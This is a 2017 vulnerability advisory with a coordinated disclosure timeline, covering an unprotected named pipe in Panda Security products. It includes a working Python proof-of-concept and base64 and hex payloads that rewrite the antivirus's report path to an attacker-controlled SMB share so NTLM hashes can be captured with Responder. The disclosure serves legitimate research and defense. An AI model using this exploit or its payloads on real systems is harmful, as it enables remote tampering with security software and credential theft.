security-assessment.com

Vulnerability Advisory

Name	Panda Security Unprotected Named Pipe
Vendor Website	http://www.pandasecurity.com/
Affected Software	All products
Date of Released	14/10/2016
Date of Public Advisory	25/5/2017
Testing Environment	Windows 10
Researchers	Ashraf Alharbi

Description

Multiple Panda Security products have an unprotected Named Pipe. An attacker can connect to the Named Pipe remotely and change the installed product settings as well as disabling the Anti-Virus scanning engine. By leveraging the insecure Named Pipe, an attacker may also change the client configuration and capture NTLM hashes.

Exploitation

The 'Everyone' group has read and write permissions on the 'PSANMSrvcPpal' Named Pipe. This allows an attacker to change the installed Panda Security configuration remotely without authentication. The following screenshot shows the assigned ACLs for that Named Pipe.

PSANMSrvcPpal ACL

```
C:\Users\Ash>accesschk -q -v \pipe\PSANMSrvcPpal
\\.\Pipe\PSANMSrvcPpal
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
```

An attacker can set the path for 'Warnings and Reports' to point to the attacker's shared directory. This will allow the attacker to collect the NTLM password hashes by using tools such as Responder.

Write to the Named Pipe to enable Warnings and Reports


```
0000000: 0200 0000 0200 0000 e700 0000 1900 0000  ................
0000010: 6300 6c00 6100 7300 7300 2000 4300 4e00  c.l.a.s.s. .C.N.
0000020: 6100 6e00 6f00 4d00 6500 7300 7300 6100  a.n.o.M.e.s.s.a.
0000030: 6700 6500 4200 6100 7300 6500 2000 2a00  g.e.B.a.s.e. .*.
0000040: 0000 00d0 0104 e803 0000 0000 0000 a100  ................
0000050: 0000 1f00 0000 6300 6c00 6100 7300 7300  ......c.l.a.s.s.
0000060: 2000 4d00 7300 6700 4300 6f00 6e00 6600   .M.s.g.C.o.n.f.
0000070: 6900 6700 5300 6500 7400 5600 4100 5200  i.g.S.e.t.V.A.R.
0000080: 4900 4100 4e00 5400 4900 6d00 7000 2000  I.A.N.T.I.m.p. .
0000090: 2a00 0000 feff ffff 0100 0000 0120 0503  *............ ..
00000a0: 1d00 0000 6300 6c00 6100 7300 7300 2000  ....c.l.a.s.s. .
00000b0: 4300 5300 6500 7200 6900 6100 6c00 6900  C.S.e.r.i.a.l.i.
00000c0: 7a00 6100 6200 6c00 6500 5600 6100 7200  z.a.b.l.e.V.a.r.
00000d0: 6900 6100 6e00 7400 2000 2a00 0000 0b00  i.a.n.t. .*.....
00000e0: 0000 0100 0000 0000 0000 0000 0000 0000  ................
00000f0: 0000 00                                  ...
```

Write to the Named Pipe to set network file path


```
0000000: 0200 0000 0200 0000 1801 0000 1900 0000  ................
0000010: 6300 6c00 6100 7300 7300 2000 4300 4e00  c.l.a.s.s. .C.N.
0000020: 6100 6e00 6f00 4d00 6500 7300 7300 6100  a.n.o.M.e.s.s.a.
0000030: 6700 6500 4200 6100 7300 6500 2000 2a00  g.e.B.a.s.e. .*.
0000040: 0000 00d0 0104 e803 0000 0000 0000 d200  ................
0000050: 0000 1f00 0000 6300 6c00 6100 7300 7300  ......c.l.a.s.s.
0000060: 2000 4d00 7300 6700 4300 6f00 6e00 6600   .M.s.g.C.o.n.f.
0000070: 6900 6700 5300 6500 7400 5600 4100 5200  i.g.S.e.t.V.A.R.
0000080: 4900 4100 4e00 5400 4900 6d00 7000 2000  I.A.N.T.I.m.p. .
0000090: 2a00 0000 feff ffff 0100 0000 0220 0503  *............ ..
00000a0: 1d00 0000 6300 6c00 6100 7300 7300 2000  ....c.l.a.s.s. .
00000b0: 4300 5300 6500 7200 6900 6100 6c00 6900  C.S.e.r.i.a.l.i.
00000c0: 7a00 6100 6200 6c00 6500 5600 6100 7200  z.a.b.l.e.V.a.r.
00000d0: 6900 6100 6e00 7400 2000 2a00 0000 0800  i.a.n.t. .*.....
00000e0: 0000 1700 0000 5c00 5c00 3100 3900 3200  ......\.\.1.9.2.
00000f0: 2e00 3100 3600 3800 2e00 3100 3100 3100  ..1.6.8...1.1.1.
0000100: 2e00 3100 3400 3200 5c00 4300 2400 5c00  ..1.4.2.\.C.$.\.
0000110: 5c00 0000 0000 0000 0000 0000 0000 0000  \...............
0000120: 0000 0000                                ....
```

The Following screenshot shows the path for 'Warnings and reports' has been changed after running the POC code in Appendix One.

Path has changed to points to the attacker box



NTLM password hash captured by Responder



The same exploit can be used against Panda Security Endpoint, yet it doesn't have the interface for enabling and changing the path for Warnings and Reports.

Timeline

14/10/2016 Request for PGP key
17/10/2016 Get PGP key
18/10/2016 Advisory sent to vendor
21/10/2016 Vendor Confirms the security bug
9/12/2016 Request for update
13/12/2016 Vendor reply "We have finally decided the way to solve the issue"
26/12/2016 Vendor send a hotfix to check.
9/1/2017 The hotfix resolved the security bug.
20/1/2017 Vendor request to wait and not disclose until the new version release.
27/3/2017 Request for update regarding the new version release.
27/3/2017 Vendor reply "Consumer products are already released. We will be releasing corporate ones at the end of April."
9/5/2017 Request for update
24/5/2017 Panda Security confirms releasing the new version for consumer and corporate products.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com

Appendix One (Python script)

```
#!/usr/bin/python
from ctypes import *
import ctypes

kernel32 = windll.kernel32

if __name__ == '__main__':

        GENERIC_READ  = 0x80000000

        GENERIC_WRITE = 0x40000000

        FILE_FLAG_OVERLAPPED = 0x40000000

        OPEN_EXISTING = 0x3

        # Set your target IP
        DEVICE_NAME   = u"\\\\<TARGET IP>\\pipe\\PSANMSrvcPpal"
        dwReturn      = c_ulong()



        driver_handle = kernel32.CreateFileW(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,

                                                0, None, OPEN_EXISTING, FILE_FLAG_OVERLAPPED,
None)

         # Check the handle

        if driver_handle == -1:
                 print "Not able to connect to PSANMSrvcPpal NamedPipe"
                 exit()

        # Activate Warnings and Reports
         f = open ("WandR","rb")
         input_buffer = f.read()
         f.close()
         input_size    = len(input_buffer)
         print "(+) Activate Warnings and Reports...."
         dev_ioctl = kernel32.WriteFile(driver_handle,
                                        input_buffer,
                                        input_size,
```

```
                                        byref(dwReturn),
                                        None)

        # Set path
        f = open ("WandRPath","rb") # Open this file in a Hex editor and chnage the IP address
to the Responder's IP address
        input_buffer = f.read()
        f.close()
        input_size    = len(input_buffer)
        print "(+) Set the path...."
        dev_ioctl = kernel32.WriteFile(driver_handle,
                                       input_buffer,
                                       input_size,
                                       byref(dwReturn),
                                       None)


        print "(+) Done"
```

Appendix Two

Decode the following to a file and name it "WandR"

```
AgAAAAIAAADnAAAAGQAAAGMAbABhAHMAcwAgAEMATgBhAG4AbwBNAGUAcwBzAGEAZwBlAEIAYQBzAGUAIAAqAAAAANABBOg
DAAAAAAAAoQAAAB8AAABjAGwAYQBzAHMAIABNAHMAZwBDAG8AbgBmAGkAZwBTAGUAdABWAEEAUgBJAEEATgBUAEkAbQBwAC
AAKgAAAP7///8BAAAAASAFAx0AAABjAGwAYQBzAHMAIABDAFMAZQByAGkAYQBsAGkAegBhAGIAbABlAFYAYQByAGkAYQBuA
HQAIAAqAAAACwAAAAEAAAAAAAAAAAAAAAAAAAAA
```

Appendix Three

Decode the following to a file and name it "WandRPath"

```
AgAAAAIAAAAYAQAAGQAAAGMAbABhAHMAcwAgAEMATgBhAG4AbwBNAGUAcwBzAGEAZwBlAEIAYQBzAGUAIAAqAAAAANABBOg
DAAAAAAAA0gAAAB8AAABjAGwAYQBzAHMAIABNAHMAZwBDAG8AbgBmAGkAZwBTAGUAdABWAEEAUgBJAEEATgBUAEkAbQBwAC
AAKgAAAP7///8BAAAAAiAFAx0AAABjAGwAYQBzAHMAIABDAFMAZQByAGkAYQBsAGkAegBhAGIAbABlAFYAYQByAGkAYQBuA
HQAIAAqAAAACAAAABcAAABcAFwAMQA5ADIALgAxADYAOAAuADEAMQAxAC4AMQA0ADIAXABDACQAXABcAAAAAAAAAAAAAAAA
AAAAAAAAAA==
```